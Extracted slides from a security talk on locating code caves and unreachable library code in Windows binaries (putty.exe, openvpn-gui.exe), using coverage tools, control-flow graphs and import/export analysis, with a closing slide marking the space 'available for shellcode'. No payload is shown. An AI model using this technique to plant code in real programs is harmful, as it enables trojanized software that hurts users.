| .tls   | 1 cave(s) | 512 bytes   |



**finding more  
space in .text**

## > \_ dead code

- > Code that is never reached by the program
- > Could be overwritten to extend available space
- > Especially relevant for loaded libraries

## > \_ dead code

- > Code that is never reached by the program
- > Could be overwritten to extend available space
- > Especially relevant for loaded libraries

## >\_ is it even possible?

- > Code execution flow is highly indeterministic
- > Depends on how/where/when the program is ran
- > Indirect jumps/calls, dynamic function/library resolution, input-dependent branches, exceptions...

# >\_ undecidable problem

Reachability semantics (invariance) **I**

- Collects reachable states at each program point
- $\mathcal{S}^R[P] = \alpha(\mathcal{S}[P]) = \mathcal{P}_0 \mapsto \ell \mapsto \{p \mid \exists \sigma \sigma'. \sigma(\ell, p) \sigma' \in \mathcal{S}[P]\}$
- By calculational design we get

Reachability of an iteration statement  $S ::= \text{while } \ell(B) S_b$

$$\mathcal{S}^R[S] \mathcal{P}_0 \ell' = (\text{If } \ell' \neq \text{while } \ell(B) S_b \text{ then } \mathcal{P}_0 \ell' \text{ else } \mathcal{S}^R[S_b] \mathcal{P}_0 \ell') \quad (19.16)$$
$$\mathcal{S}^R[\text{while } \ell(B) S_b] \mathcal{P}_0 \in \{ \ell \rightarrow p(Ev^{\ell}) \rightarrow \ell \mid \ell \rightarrow p(Ev^{\ell}) \}$$
$$\mathcal{S}^R[\text{while } \ell(B) S_b] \mathcal{P}_0 X \ell' = \{ \ell' = \ell \mid \mathcal{P}_0 \cup \mathcal{S}^R[S_b] \} (\text{test}^{\ell}[B] X(\ell)) \ell'$$
$$\{ \ell' \in \text{in}[S_b] \setminus \{ \ell \} \mid \mathcal{S}^R[S_b] (\text{test}^{\ell}[B] X(\ell)) \ell' \}$$
$$\{ \ell' = \text{after}[S] \mid \text{test}^{\ell}[B] X(\ell) \} \cup \bigcup_{\ell'' \text{ breaks of } [S_b]} \mathcal{S}^R[S_b] (\text{test}^{\ell}[B] X(\ell)) \ell''$$
$$\{ \emptyset \}$$

where

$$\text{test}^{\ell}[B] \mathcal{P} \triangleq \{ p \in \mathcal{P} \mid \mathcal{S}[B] p = \text{tt} \}$$
$$\text{test}^{\ell}[B] \mathcal{P} \triangleq \{ (\rho_0, p) \in \mathcal{P} \mid \mathcal{S}[B] \rho = \text{tt} \}$$
$$\text{test}^{\ell}[B] \mathcal{P} \triangleq \{ p \in \mathcal{P} \mid \mathcal{S}[B] p = \text{ff} \}$$
$$\text{test}^{\ell}[B] \mathcal{P} \triangleq \{ (\rho_0, p) \in \mathcal{P} \mid \mathcal{S}[B] \rho = \text{ff} \}$$

Abstract Interpretation: from principles to applications — 38/81 — © P. Cousot, NYU, New York

Abstract Interpretation With Professor Patrick Cousot | Lecture Series on AI #11 | J.P. Morgan

jpmorgan 144K subscribers [Subscribe](#)

### Path Feasibility Analysis for String-Manipulating Programs

Nikolaj Björner<sup>1</sup>, Nikolai Tillmann<sup>1</sup> and Andrei Voronkov<sup>2</sup>

<sup>1</sup> Microsoft Research <http://research.microsoft.com>  
<sup>2</sup> University of Manchester <http://www.voronkov.com>


**Abstract.** We discuss the problem of path feasibility for programs manipulating strings using a collection of standard string library functions. We prove results on the complexity of this problem, including its undecidability in the general case and decidability of some special cases. In the context of test-case generation, we are interested in an efficient finite model finding method for string constraints. To this end we develop a two-tier finite model finding procedure. First, an integer abstraction of string constraints are passed to an SMT (Satisfiability Modulo Theories) solver. The abstraction is either unsatisfiable, or the solver produces a model that fixes lengths of enough strings to reduce the entire problem to be finite domain. The resulting fixed-length string constraints are then solved in a second phase. We implemented the procedure in a symbolic execution framework, report on the encouraging results and discuss directions for improving the method further.

<https://www.di.ens.fr/~cousot>

In [computability theory](#), the **halting problem** is the [decision problem](#) of, given an arbitrary [computer program](#) and an input, determining whether said program will eventually finish running and halt, or will continue to run forever. [Alan Turing](#) proved in 1937 that the halting problem is [undecidable](#), meaning that no general [algorithm](#) exists that can correctly solve the problem for all possible program–input pairs.

[https://en.wikipedia.org/wiki/Halting\\_problem](https://en.wikipedia.org/wiki/Halting_problem)

<https://www.microsoft.com/en-us/research/wp-content/uploads/2008/10/tr-2008-153.pdf>



**dead code approximations**

# >\_ binary code coverage

Posts /

## 5 Ways To Get Code Coverage From a Binary, From Mundane to Arcane

17 April 2023 · 

 **seeinglogic**  
Dev/hacker exploring software and security through visualizations

Code coverage lets you see what happens when a program is executed, but what do you do if you aren't compiling the program yourself?

In the [first post](#) of this series, we talked about the basics of coverage and how to get it with a compiler, but if you value coverage in your workflows you'll need ways to get coverage when you only have a binary. The nice part is that if you have workflows that work for binaries, they'll still work when you're compiling from source.

Having different ways to collect coverage helps us leverage tools things like [bncov](#) and [Ariadne](#) to do cool analytics and visualization, which we'll cover in our in 3-part series.

- [Part 1: Code coverage explained](#)
- [Part 2: 5 ways to get coverage from a binary \(this post\)](#)
- [Part 3: Automated coverage analysis techniques](#)

### Tools to get code coverage from binaries

Today we're going to look at getting coverage from binaries, and we'll be focused on block coverage since it is the easiest and requires the lowest overhead in terms of performance penalty and storage.

Tools to get code coverage from binaries



- How to get edge coverage from binaries
- How to get code coverage with a scriptable debugger
- How to get code coverage with a time-traveling debugger
- How to get code coverage with an emulator
- How to get code coverage with DynamoRIO and drcov
- How to get code coverage using static rewriting
- That covers everything for today...

<https://seeinglogic.com/posts/getting-code-coverage>

```
61 module id, start, size:
62 module[ 29]: 0x000000000008c3d0, 19
63 module[ 29]: 0x000000000008c3e3, 18
64 module[ 29]: 0x000000000008c3f5, 7
65 module[ 29]: 0x0000000000172020, 5
66 module[ 29]: 0x00000000002670c0, 3
67 module[ 18]: 0x000000000002e8c0, 12
68 module[ 18]: 0x000000000002e8cc, 11
69 module[ 18]: 0x0000000000086010, 5
70 module[ 6]: 0x00000000000bfb24, 9
71 module[ 6]: 0x00000000000bfd88, 35
72 module[ 6]: 0x00000000000bfe1f, 21
73 module[ 6]: 0x00000000000bfb2d, 9
74 module[ 6]: 0x00000000000bf9b0, 20
75 module[ 6]: 0x00000000000bfc84, 34
76 module[ 6]: 0x00000000000c0168, 89
77 module[ 6]: 0x00000000000c01c1, 31
78 module[ 6]: 0x00000000000c01e0, 7
79 module[ 6]: 0x00000000000c01e7, 7
80 module[ 6]: 0x00000000000c01ee, 10
81 module[ 6]: 0x00000000000c021c, 20
82 module[ 6]: 0x00000000000c0230, 28
83 module[ 6]: 0x00000000000c024c, 37
84 module[ 6]: 0x00000000000c0271, 24
85 module[ 6]: 0x00000000000c0289, 6
```

*drcov sample output*

# >\_ control-flow graph analysis



nodes  $\{3,4\}$  are unreachable from  $\{0,1,2\}$

CFG generated by binary ninja

# >\_ libraries import/export diff

| Disasm | General      | Strings     | DOS Hdr | File Hdr          | Optional Hdr  | Section Hdrs | Imports | Resources | Exception |
|--------|--------------|-------------|---------|-------------------|---------------|--------------|---------|-----------|-----------|
| Offset | Name         | Func. Count | Bound?  | OriginalFirstThun | TimeDateStamp | Forwarder    | NameRVA |           |           |
| 12A170 | GDI32.dll    | 51          | FALSE   | 12BA28            | 0             | 0            | 12E87A  |           |           |
| 12A184 | IMM32.dll    | 5           | FALSE   | 12BBC8            | 0             | 0            | 12E884  |           |           |
| 12A198 | ole32.dll    | 3           | FALSE   | 12BBF8            | 0             | 0            | 12E88E  |           |           |
| 12A1AC | USER32.dll   | 119         | FALSE   | 12BC18            | 0             | 0            | 12E898  |           |           |
| 12A1C0 | KERNEL32.dll | 148         | FALSE   | 12BFD8            | 0             | 0            | 12E8A3  |           |           |
| 12A1D4 | SHELL32.dll  | 1           | FALSE   | 12C480            | 0             | 0            | 12E8B0  |           |           |
| 12A1E8 | COMDLG32.dll | 6           | FALSE   | 12C490            | 0             | 0            | 12E8BC  |           |           |
| 12A1   |              |             |         |                   |               |              | 12E8C0  |           |           |

| ADVAPI32.dll [ 15 entries ] |                      |   |        |        |   |     |  |
|-----------------------------|----------------------|---|--------|--------|---|-----|--|
| 12CF                        |                      |   |        |        |   |     |  |
| 12CFF0                      | CopySid              | - | 12E776 | 12E776 | - | 85  |  |
| 12CFF8                      | EqualSid             | - | 12E780 | 12E780 | - | 11A |  |
| 12D000                      | GetLengthSid         | - | 12E78C | 12E78C | - | 14B |  |
| 12D008                      | GetUserNameA         | - | 12E79C | 12E79C | - | 17A |  |
| 12D010                      | InitializeSecurit... | - | 12E7AC | 12E7AC | - | 18F |  |
| 12D018                      | RegCloseKey          | - | 12E7CC | 12E7CC | - | 265 |  |
| 12D020                      | RegCreateKeyExA      | - | 12E7DA | 12E7DA | - | 26D |  |
| 12D028                      | RegDeleteKeyA        | - | 12E7EC | 12E7EC | - | 272 |  |
| 12D030                      | RegEnumKeyA          | - | 12E7FC | 12E7FC | - | 282 |  |
| 12D038                      | RegOpenKeyExA        | - | 12E80A | 12E80A | - | 295 |  |

*putty.exe imports*

| Exported Functions [ 854 entries ] |         |              |          |                   |           |
|------------------------------------|---------|--------------|----------|-------------------|-----------|
| Offset                             | Ordinal | Function RVA | Name RVA | Name              | Forwarder |
| 9C528                              | 3E8     | 37090        | -        |                   |           |
| 9C52C                              | 3E9     | 41930        | 9E68B    | I_ScGetCurrent... |           |
| 9C530                              | 3EA     | 9E6B0        | 9E6A5    | A_SHAFinal        |           |
| 9C534                              | 3EB     | 9E6CB        | 9E6C1    | A_SHAInit         |           |
| 9C538                              | 3EC     | 9E6E7        | 9E6DB    | A_SHAUpdate       |           |
| 9C53C                              | 3ED     | 522C0        | 9E6F9    | AbortSystemSh...  |           |
| 9C540                              | 3EE     | 52370        | 9E70E    | AbortSystemSh...  |           |
| 9C544                              | 3EF     | 31790        | 9E723    | AccessCheck       |           |
| 9C548                              | 3F0     | 54AA0        | 9E72F    | AccessCheckAn...  |           |

| Exported Functions [ 854 entries ] |     |       |       |                  |
|------------------------------------|-----|-------|-------|------------------|
| 9C560                              | 3F6 | 36CB0 | 9E7D1 | AccessCheckBy... |
| 9C564                              | 3F7 | 54E50 | 9E7FB | AccessCheckBy... |
| 9C568                              | 3F8 | 42070 | 9E82D | AccessCheckBy... |
| 9C56C                              | 3F9 | 42130 | 9E85F | AccessCheckBy... |
| 9C570                              | 3FA | 34570 | 9E889 | AddAccessAllo... |
| 9C574                              | 3FB | 366B0 | 9E89D | AddAccessAllo... |
| 9C578                              | 3FC | 422E0 | 9E8B3 | AddAccessAllo... |
| 9C57C                              | 3FD | 3A6A0 | 9E8CD | AddAccessDeni... |
| 9C580                              | 3FE | 42300 | 9E8E0 | AddAccessDeni... |
| 9C584                              | 3FF | 42320 | 9E8F5 | AddAccessDeni... |

*advapi32.dll exports*

# >\_ dynamic imports hook

```
PS C:\ProcTracer> .\ProcTracer.exe ".\putty.exe" "" .\Hook.dll
[Launcher] Target   : .\putty.exe
[Launcher] DLL      : .\Hook.dll
[Launcher] Timeout  : none (wait for process exit)
[Launcher] Filter   : none
[Launcher] Exports   : both
[Launcher] Process launched, PID=3172
[Launcher] Process exited with code 0
```

## Imported DLLs & Functions

```
— c:\windows\system32\advapi32.dll (static)
  |— imported: 15 (15 static)
  |— not imported: 838
— c:\windows\system32\comctl32.dll (dynamic)
  |— imported: 0
  |— not imported: 119
— c:\windows\system32\comdlg32.dll (static)
  |— imported: 6 (6 static)
  |— not imported: 22
— c:\windows\system32\gdi32.dll (static)
  |— imported: 51 (51 static)
  |— not imported: 943
— c:\windows\system32\hhctrl.ocx (dynamic)
  |— imported: 1 (1 dynamic)
  |— not imported: 9
— c:\windows\system32\imm32.dll (static)
  |— imported: 13 (2 static, 8 dynamic, 3 static+dynamic)
  |— not imported: 124
— c:\windows\system32\kernel.appcore.dll
  |— imported: 1 (1 dynamic)
  |— not imported: 265
```

# >\_ vibe coding time (again)

```
> python3 deadfunc.py ./openvpn-gui.exe --dll-dir ./libs
```

| DLL          | Path              | Size     | Imported | Exported | Used % |
|--------------|-------------------|----------|----------|----------|--------|
| SHELL32.dll  | libs/shell32.dll  | 7.4 MB   | 6        | 842      | 0.7%   |
| WININET.dll  | libs/wininet.dll  | 2.6 MB   | 10       | 327      | 3.1%   |
| ntdll.dll    | libs/ntdll.dll    | 2.4 MB   | 8        | 2517     | 0.3%   |
| USER32.dll   | libs/user32.dll   | 1.8 MB   | 83       | 1205     | 6.9%   |
| ole32.dll    | libs/ole32.dll    | 1.6 MB   | 4        | 557      | 0.7%   |
| CRYPT32.dll  | libs/crypt32.dll  | 1.5 MB   | 7        | 307      | 2.3%   |
| WINHTTP.dll  | libs/winhttp.dll  | 1.2 MB   | 5        | 91       | 5.5%   |
| COMDLG32.dll | libs/comdlg32.dll | 936.0 KB | 1        | 30       | 3.3%   |
| KERNEL32.dll | libs/kernel32.dll | 816.6 KB | 130      | 1692     | 7.7%   |
| ADVAPI32.dll | libs/advapi32.dll | 735.9 KB | 40       | 854      | 4.7%   |
| COMCTL32.dll | libs/comctl32.dll | 725.5 KB | 2        | 181      | 1.1%   |
| WS2_32.dll   | libs/ws2_32.dll   | 522.1 KB | 16       | 196      | 8.2%   |
| SHLWAPI.dll  | libs/shlwapi.dll  | 417.1 KB | 6        | 931      | 0.6%   |
| CRYPTUI.dll  | libs/cryptui.dll  | 376.0 KB | 1        | 56       | 1.8%   |
| IPHLPAPI.DLL | libs/IPHLPAPI.DLL | 211.3 KB | 1        | 313      | 0.3%   |
| GDI32.dll    | libs/gdi32.dll    | 183.0 KB | 14       | 1008     | 1.4%   |
| WTSAPI32.dll | libs/wtsapi32.dll | 175.0 KB | 2        | 76       | 2.6%   |

>\_ still relatively small space

```
180052370      uint64_t AbortSystemShutdownW(wchar16* arg1)


180052381      wchar16* const rsi = &`string'::
180052381
18005238b      if (arg1 != 0)
18005238b      |      rsi = arg1
18005238b
180052392      enum WIN32_ERROR dwErrCode_1
180052392      enum WIN32_ERROR dwErrCode
180052392
180052392      if (*rsi == 0)
180052397      |      dwErrCode_1 = WsdpAbortShutdown(rsi)
18005239c      |      dwErrCode = dwErrCode_1
18005239c
1800523a1      if (*rsi != 0 || dwErrCode_1 == ERROR_INVALID_PARAMETER)
1800523b8      |      dwErrCode =
1800523b8      |          BaseBindToMachineShutdownInterface(rsi, NewAbortShutdownCallback, 0, 0)
1800523b8
1800523ba      bool cond:0 = dwErrCode == NO_ERROR
1800523ba
1800523bc      if (dwErrCode != NO_ERROR)
1800523c0      |      SetLastError(dwErrCode)
1800523cc      |      cond:0 = dwErrCode == NO_ERROR
1800523cc
1800523d3      int32_t rbx
1800523d3      rbx.b = cond:0
1800523e2      return zx.q(rbx)

1800523e3      cc cc cc cc cc-cc cc cc cc cc cc cc cc
```

# dead code visualization

red = available space  
for shellcode

